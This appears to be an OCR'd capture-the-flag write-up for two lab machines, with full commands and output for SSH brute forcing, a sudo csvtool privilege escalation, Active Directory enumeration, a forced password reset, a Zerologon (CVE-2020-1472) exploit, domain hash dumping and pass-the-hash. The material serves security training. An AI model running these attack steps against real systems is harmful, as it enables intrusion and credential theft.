
```
└─$ curl -v http://10.10.196.64/wordpress/wp-content/uploads/2022/12/notes.txt
*   Trying 10.10.196.64:80...
* Connected to 10.10.196.64 (10.10.196.64) port 80 (#0)
> GET /wordpress/wp-content/uploads/2022/12/notes.txt HTTP/1.1
> Host: 10.10.196.64
> User-Agent: curl/7.86.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 25 Dec 2022 06:38:25 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Last-Modified: Sun, 18 Dec 2022 14:26:34 GMT
< ETag: "13-5f01afd64b186"
< Accept-Ranges: bytes
< Content-Length: 19
< Content-Type: text/plain
<
PvWu&q563b3cwctZjL
* Connection #0 to host 10.10.196.64 left intact
```

After examining the ssh service, we attempted to brute force the user login for ssh using a wordlist found on *GitHub*. Our efforts were successful and we were able to gain access to the user for ssh.

```
└─$ hydra -L ssh-usernames.txt -p 'PvWu&q563b3cwctZjL' ssh://10.10.196.64
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-25 02:05:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 55 login tries (l:55/p:1), ~4 tries per task
[DATA] attacking ssh://10.10.196.64:22/
[22][ssh] host: 10.10.196.64   login: user   password: PvWu&q563b3cwctZjL
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-25 02:06:17
```

credential

```
user:PvWu&q563b3cwctZjL
```



Root

By running the `sudo -l` command, we can verify which commands the `user` has permission to execute. We discovered that the `user` is permitted to run the `/user/bin/cvstool trim * --help` command. To view the contents of `/root/root.txt`, we simply added the `-o` flag before `--help`, which causes the `cvstool` to read `root.txt` and output the information into a file called `--help`.

```
sudo /user/bin/cvstool trim /root/root.txt -o --help
```

```
user@wgym2022:~$ sudo -l
Matching Defaults entries for user on wgym2022:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on wgym2022:
    (ALL) NOPASSWD: /usr/bin/csvtool trim t * --help
user@wgym2022:~$ sudo /usr/bin/csvtool trim t /root/root.txt -o --help
user@wgym2022:~$ ll ./help
ls: cannot access './help': No such file or directory
user@wgym2022:~$ ll ./--help
-rw-r--r-- 1 root root 39 Dec 25 09:15 ./--help
user@wgym2022:~$
```

Emerald

User

We were given a credential to start. First we need to find the domain name for this box. We used *crackmapexec* which came out the domain name for this machine is `emerald.wgmy`.

```
Credentials: Username: pawn Password: WGMY2022!
```

```
└─$ crackmapexec smb 10.10.130.250 -u pawn -p 'WGMY2022!'
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "!="?
  if result['type'] is not 'searchResEntry':
SMB         10.10.130.250   445    AD               [*] Windows 10.0 Build 17763 x64 (name:AD) (domain:emerald.wgmy) (signing:True) (SMBv1:False)
SMB         10.10.130.250   445    AD               [+] emerald.wgmy\pawn:WGMY2022!
```

We are limited in access with the `user` pawn. The only available option is logging into smb. Using smbclient.py, we are able to view the shares, but unfortunately, none of them is writable.

```
└─$ smbclient.py 'emerald.wgmy0/pawn':'WGMY2022!'@10.10.130.250
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# Shares
*** Unknown syntax: Shares
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# use Users
# ls
drw-rw-rw-          0  Wed Dec 21 09:19:18 2022 .
drw-rw-rw-          0  Wed Dec 21 09:19:18 2022 ..
drw-rw-rw-          0  Tue Dec 20 19:47:48 2022 Administrator
drw-rw-rw-          0  Wed Dec 21 11:45:55 2022 All Users
drw-rw-rw-          0  Tue Dec 20 19:47:33 2022 Default
drw-rw-rw-          0  Wed Dec 21 11:45:55 2022 Default User
-rw-rw-rw-        174  Wed Dec 21 11:43:25 2022 desktop.ini
drw-rw-rw-          0  Tue Dec 20 19:47:48 2022 Public
drw-rw-rw-          0  Wed Dec 21 09:19:18 2022 zara.aulia
# 
```

We were able to determine user `zara.aulia` by listing the directories in the Users share. However, other services were not accessible for the user `pawn`, but we were able to login using the *powerview.py* tool found on GitHub. Upon further investigation, we discovered that the user `nur.ireene` had a password listed in their description using the `Get-DomainUser` command.

Credential:

```
nur.ireene:p@sssw0rd
```

```
└─$ python3 powerview.py emerald.wgmy/nur.ireene:p@ssw0rd --dc-ip 10.10.130.250
(LDAPS)-[10.10.130.250]-[emerald.wgmy\nur.ireene]
```

```
cn                                  : Nur Ireene
description                         : IT governance contractor (ends at
3/6/2023) **p@ssw0rd**
distinguishedName                   : CN=Nur
Ireene,CN=Users,DC=emerald,DC=wgmy
memberOf                            : CN=IT
Governance,OU=Groups,DC=emerald,DC=wgmy
name                                : Nur Ireene
```

```
objectGUID                      : {9b5a18a7-906d-489e-ad87-
4749e4982660}
userAccountControl              : NORMAL_ACCOUNT
                                  DONT_EXPIRE_PASSWORD
badPwdCount                     : 0
badPasswordTime                 : 1601-01-01 00:00:00
lastLogoff                      : 1601-01-01 00:00:00+00:00
lastLogon                       : 1601-01-01 00:00:00
pwdLastSet                      : 2022-12-21 13:57:44.802708
primaryGroupID                  : 513
objectSid                       : S-1-5-21-1383308726-1688689062-
160329939-1110
sAMAccountName                  : nur.ireene
sAMAccountType                  : 805306368
userPrincipalName               : nur.ireene@emerald.wgmy
objectCategory                  :
CN=Person,CN=Schema,CN=Configuration,DC=emerald,DC=wgmy
```


Additionally, there is little access for user `nur.ireene`, but she is in `Domain Users` group as shown below:

```
PV > Get-DomainGroupMember -Identity "Domain Users"
(LDAPS)-[10.10.130.250]-[emerald.wgmy\nur.ireene]
```

Since `nur.ireene` is part of the `Domain Users` group, we can utilize the `bloodhound` tool to gather additional information. Since we don't have access to a shell, we are using *bloodhound.py* for this purpose.

```
┌──(kali㉿kali)-[~/Desktop/ctf/wargames2022/BloodHound.py]
└─$ python3 bloodhound.py -c all -u 'nur.ireene'@emerald.wgmy -p 'p@ssw0rd' -d 'emerald.wgmy' -ns 10.10.130.250 --zip
INFO: Found AD domain: emerald.wgmy
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (emerald.wgmy:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: AD.emerald.wgmy
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: AD.emerald.wgmy
INFO: Found 13 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: AD.emerald.wgmy
INFO: Done in 00M 39S
INFO: Compressing output into 20221225031321_bloodhound.zip

┌──(kali㉿kali)-[~/Desktop/ctf/wargames2022/BloodHound.py]
└─$ ll
total 352
-rw-r--r-- 1 kali kali 155235 Dec 25 03:14 20221225031321_bloodhound.zip
```

Then we start `bloodhound` to find more information. We can reset user `zara.aulia`'s password without knowing the current password. This is because `nur.ireene` has `ExtendedRight` on `User-Force-Change-Password` object type:



Since we do not have shell access, we used `rpcclient` to change the password for `zara.aulia`:

```
└─$ rpcclient -U nur.ireene 10.10.130.250
Password for [WORKGROUP\nur.ireene]:
rpcclient $> setuserinfo2 zara.aulia 23 'ASDqwe123'
```

Then we used *evil-winrm* to get the shell:


```
└─$ evil-winrm -i 10.10.130.250 -u 'zara.aulia' -p 'ASDqwe123'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\zara.aulia\Documents> ls ../Desktop


    Directory: C:\Users\zara.aulia\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/21/2022  10:21 PM             82 user.txt
```

Root

We attempted to verify whether this machine was vulnerable to the Zerologon vulnerability. Turns out it is! Using *CVE-2020-1472*, we discovered that the machine was indeed vulnerable. We then obtained the hash for the `administrator` account by running *secretsdump.py*:

```
└─$ python3 cve-2020-1472-exploit.py AD 10.10.176.47
Performing authentication attempts...
====================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!

┌──(kali㉿kali)-[~/Desktop/ctf/CVE-2020-1472]
└─$ impacket-secretsdump emerald.wgmy/AD\$@10.10.176.47 -just-dc -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f719c7bc936957d5cfb0a936a1b72b13:::
emerald.wgmy\mssqlSvc:1104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
emerald.wgmy\pawn:1105:aad3b435b51404eeaad3b435b51404ee:98b2389ca705d61dfb54abc35b8b4dca:::
emerald.wgmy\webSvc:1108:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\abd.maleek:1109:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\nur.ireene:1110:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
emerald.wgmy\zara.aulia:1113:aad3b435b51404eeaad3b435b51404ee:88e4d9fabaecf3dec18dd80905521b29:::
emerald.wgmy\emerald.adm:1114:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\mark.adam:1115:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\anis.diana:1116:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
AD$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Finally we use `evil-winrm` to log in as `administrator` using Pass-The-Hash method and get the `root.txt` file.



References

- *https://technicalnavigator.in/python-jail-escape-a-horse-with-no-names-ctf-challenge/*
- *https://fireshellsecurity.team/rctf2022-easyupload-filechecker-ezbypass/*
- *https://okman.gitbook.io/okman-writeups/miscellaneous-challenges/redpwnctf-albatross*
- *https://book.hacktricks.xyz/*